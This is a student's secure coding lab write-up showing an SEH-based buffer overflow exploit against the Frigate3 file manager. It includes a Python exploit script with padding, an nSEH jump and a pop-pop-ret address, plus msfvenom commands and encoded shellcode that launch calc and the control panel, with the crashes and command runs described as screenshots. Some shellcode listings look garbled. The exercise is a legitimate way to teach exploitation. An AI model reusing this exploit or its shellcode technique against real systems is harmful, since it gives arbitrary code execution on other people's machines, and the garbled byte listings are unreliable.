

SECURE CODING LAB-9

AKASH P

18BCN7078


Script:

```

1  exploit2.py ×
2
3  4
4
5      junk="A" * 4112
6
7      nseh="\xeb\x20\x90\x90"
8
9      seh="\x48\x0C\x01\x40"
10
11      #40010C4B  5B          POP EBX
12      #40010C4C  5D          POP EBP
13      #40010C4D  C3          RETN
14      #POP EBX ,POP EBP, RETN [rttl60.bpl]  (C:\Program Files\Frigate3\rttl6
15
16      nops="\x90" * 50
17
18      # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/a
19
20      buf = ""
21      buf += "\x29\xe2\xdb\xcd\x9d\x72\xf4\x5f\x57\x59\x49\x49\x49"
22      buf += "\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
23      buf += "\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
24      buf += "\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
25      buf += "\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
26      buf += "\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
27      buf += "\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
28      buf += "\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
29      buf += "\x54\x32\x51\x30\x34\x4f\x6d\x67\x62\x6a\x34\x66\x44"
30      buf += "\x71\x39\x6f\x4e\x4e\x35\x6e\x70\x61\x63\x4c\x77\x72"
31      buf += "\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
32      buf += "\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
33      buf += "\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x6e\x6b\x30\x4c\x72"
34      buf += "\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
35      buf += "\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
36      buf += "\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"


```

Payload Generated:



A screenshot of a Notepad window titled "payload - Notepad". The menu bar shows "File", "Edit", "Format", "View", and "Help". The text area contains a large block of 100 'A' characters, followed by a single line of text: "Ks @%ã0f0r0 wyIIIIIIIIIIICCCCC70Z1AXP0A0akAAQ2AB2BB0BBABXP8ABU3Jv1YXMRU".


App Crashes:





Change the default trigger from cmd.exe to calc.exe:

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 448 (iterations=0)
x86/alpha_mixed chosen with final size 448
Payload size: 448 bytes
Final size of python file: 2145 bytes
buf = b''
buf += b'\x89\xe0\xd9\xe8\xd9\x76\xf4\x5d\x55\x59\x49\x49\x49'
buf += b'\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43'
buf += b'\x37\x51\x5a\x6a\x61\x58\x58\x38\x41\x38\x41\x60\x41'
buf += b'\x41\x51\x32\x41\x42\x32\x42\x42\x38\x42\x42\x41\x42'
buf += b'\x58\x58\x38\x41\x42\x75\x4a\x49\x79\x6c\x68\x68\x6d'
buf += b'\x52\x73\x38\x75\x58\x43\x38\x33\x58\x4c\x49\x48\x65'
buf += b'\x58\x31\x60\x78\x73\x54\x4c\x48\x32\x78\x38\x38\x44'
buf += b'\x6b\x58\x52\x74\x4c\x4e\x6b\x72\x72\x62\x34\x4e\x68'
buf += b'\x64\x32\x48\x48\x74\x4f\x78\x37\x63\x7a\x75\x76\x55'
buf += b'\x61\x69\x6f\x6e\x4c\x27\x4c\x33\x51\x71\x6c\x76\x62'
buf += b'\x44\x6c\x67\x58\x7a\x61\x78\x4f\x74\x6d\x37\x71\x78'
buf += b'\x47\x58\x62\x79\x62\x23\x62\x76\x37\x4e\x6b\x51\x42'
buf += b'\x74\x58\x4c\x4b\x42\x6a\x5f\x4c\x4c\x4b\x78\x4c\x72'
buf += b'\x31\x52\x58\x6a\x43\x33\x78\x57\x71\x4e\x31\x32\x71'
buf += b'\x4e\x6b\x31\x49\x47\x58\x33\x31\x38\x53\x4e\x6b\x72'
buf += b'\x69\x64\x58\x6b\x53\x77\x4a\x61\x59\x6e\x6b\x66\x54'
buf += b'\x6e\x6b\x75\x51\x69\x46\x34\x6b\x67\x56\x56\x4c\x6f'
buf += b'\x31\x6a\x6f\x44\x6d\x25\x51\x6a\x67\x56\x56\x79\x78'
buf += b'\x44\x35\x38\x76\x64\x43\x31\x6d\x48\x78\x55\x6b\x73'
buf += b'\x4d\x51\x34\x78\x75\x39\x76\x58\x58\x6c\x4b\x38\x58'
buf += b'\x55\x74\x75\x51\x49\x43\x55\x38\x4c\x4b\x44\x4c\x42'
buf += b'\x6b\x4e\x6b\x73\x68\x57\x6c\x46\x61\x6a\x73\x4e\x6b'
buf += b'\x57\x74\x6c\x4b\x73\x31\x6e\x38\x6d\x59\x77\x34\x64'
buf += b'\x64\x37\x54\x53\x6b\x71\x4b\x33\x51\x61\x49\x32\x7a'
buf += b'\x76\x31\x4b\x4f\x4b\x58\x31\x4f\x63\x6f\x31\x4a\x6e'
buf += b'\x6b\x35\x42\x6a\x4b\x4c\x4d\x43\x6d\x63\x5a\x75\x51'
buf += b'\x6c\x4d\x6e\x65\x68\x32\x67\x78\x33\x38\x53\x38\x48'
buf += b'\x38\x75\x38\x74\x71\x4c\x4b\x62\x4f\x6f\x77\x59\x6f'
buf += b'\x69\x45\x6d\x6b\x4a\x58\x78\x35\x49\x32\x32\x76\x51'
buf += b'\x78\x59\x38\x6d\x45\x4f\x4d\x4f\x6d\x59\x6f\x7a\x75'
buf += b'\x47\x4c\x34\x46\x43\x4c\x56\x6a\x6f\x78\x6b\x4b\x69'
buf += b'\x78\x52\x55\x45\x55\x4f\x4b\x51\x57\x32\x33\x32\x52'
buf += b'\x78\x6f\x62\x5a\x73\x38\x71\x43\x6b\x4f\x58\x55\x45'
buf += b'\x33\x63\x51\x72\x4c\x65\x33\x67\x78\x41\x41'
root@kali:~#
```


Copy pasting the Generated payload in exploit2.py and then using it in frigate:



The app crashes and calculator ope




The App crashes and CMD opens:



Change the default trigger to open the control panel:

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b '\x00\xff\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = b""
buf += b"\x09\xe7\xda\xc2\x09\x77\xf4\x5f\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x37\x51\x5a\x0a\x01\x50\x50\x30\x01\x30\x01\x0b\x01"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x50\x50\x30\x41\x42\x75\x4a\x49\x09\x0c\x5a\x40\x4d"
buf += b"\x52\x77\x70\x55\x50\x33\x30\x45\x30\x0d\x59\x0b\x55"
buf += b"\x56\x51\x79\x50\x03\x54\x0e\x0b\x70\x50\x79\x50\x4e"
buf += b"\x0b\x63\x02\x34\x0c\x0e\x0b\x73\x02\x44\x54\x0c\x0b"
buf += b"\x02\x52\x35\x70\x74\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f"
buf += b"\x01\x59\x0f\x0e\x0c\x75\x0c\x53\x51\x71\x0c\x35\x52"
buf += b"\x06\x4c\x31\x30\x0a\x01\x0a\x0f\x06\x06\x03\x31\x0a"
buf += b"\x07\x50\x02\x40\x72\x00\x32\x06\x37\x04\x0b\x70\x32"
buf += b"\x06\x70\x0c\x0b\x03\x7a\x77\x0c\x0c\x0b\x30\x0c\x76"
buf += b"\x71\x50\x70\x30\x03\x42\x06\x0f\x71\x5a\x71\x42\x71"
buf += b"\x0e\x0b\x02\x79\x01\x30\x05\x51\x4a\x73\x0c\x0b\x01"
buf += b"\x59\x0b\x70\x39\x73\x06\x5a\x01\x59\x0c\x0b\x34\x74"
buf += b"\x0c\x40\x70\x01\x0b\x06\x76\x51\x09\x0f\x0e\x0c\x39"
buf += b"\x51\x0a\x0f\x74\x0d\x73\x31\x39\x53\x54\x70\x0b\x50"
buf += b"\x34\x35\x30\x70\x75\x53\x63\x4d\x50\x70\x55\x0b\x73"
buf += b"\x4d\x34\x04\x53\x45\x09\x74\x30\x30\x0e\x0b\x72\x70"
buf += b"\x31\x34\x47\x71\x08\x53\x33\x56\x0c\x0b\x34\x0c\x30"
buf += b"\x4b\x4c\x4b\x03\x08\x55\x4c\x06\x01\x30\x53\x0c\x0b"
buf += b"\x45\x54\x4c\x0b\x06\x01\x70\x50\x04\x09\x30\x04\x71"
buf += b"\x34\x04\x04\x43\x0b\x03\x0b\x33\x52\x53\x09\x71\x4a"
buf += b"\x50\x51\x09\x0f\x0d\x30\x01\x4f\x43\x0f\x01\x0a\x0e"
buf += b"\x0b\x75\x42\x0a\x0b\x0c\x0d\x43\x0f\x03\x5a\x76\x01"
buf += b"\x0c\x4d\x4e\x05\x4d\x02\x75\x50\x05\x50\x07\x70\x52"
buf += b"\x70\x53\x50\x06\x51\x0c\x4b\x70\x0f\x0f\x77\x0b\x4f"
buf += b"\x06\x05\x0d\x0b\x58\x70\x4f\x45\x39\x32\x30\x36\x51"
buf += b"\x70\x4d\x70\x5a\x35\x4f\x4d\x0f\x0d\x09\x0f\x0e\x35"
buf += b"\x57\x4c\x54\x46\x03\x0c\x04\x4a\x4d\x50\x0b\x4b\x79"
buf += b"\x70\x43\x45\x34\x45\x4f\x4b\x02\x03\x35\x43\x72\x52"
buf += b"\x50\x0f\x42\x0a\x77\x70\x36\x33\x39\x0f\x0a\x75\x51"
buf += b"\x73\x72\x4f\x72\x4e\x71\x04\x52\x52\x50\x0f\x72\x4c"
buf += b"\x53\x30\x41\x41"
```



The app crashes and the control panel opens:

[Adjust your computer's settings](#)



System and Security

[Review your computer's status](#)

[Save backup copies of your files with File History](#)

[Backup and Restore \(Windows 7\)](#)



Network and Internet

[View network status and tasks](#)

Hardware and Sound

Add a device

[View devices and printers](#)

[Adjust commonly used mobility settings](#)



Programs

[Uninstall a program](#)

View by Category



User Accounts

[Change account type](#)

Appearance and Personalization

Clock and Region

[Change date, time, or number formats](#)



Ease of Access

[Let Windows suggest settings](#)



Optimize visual display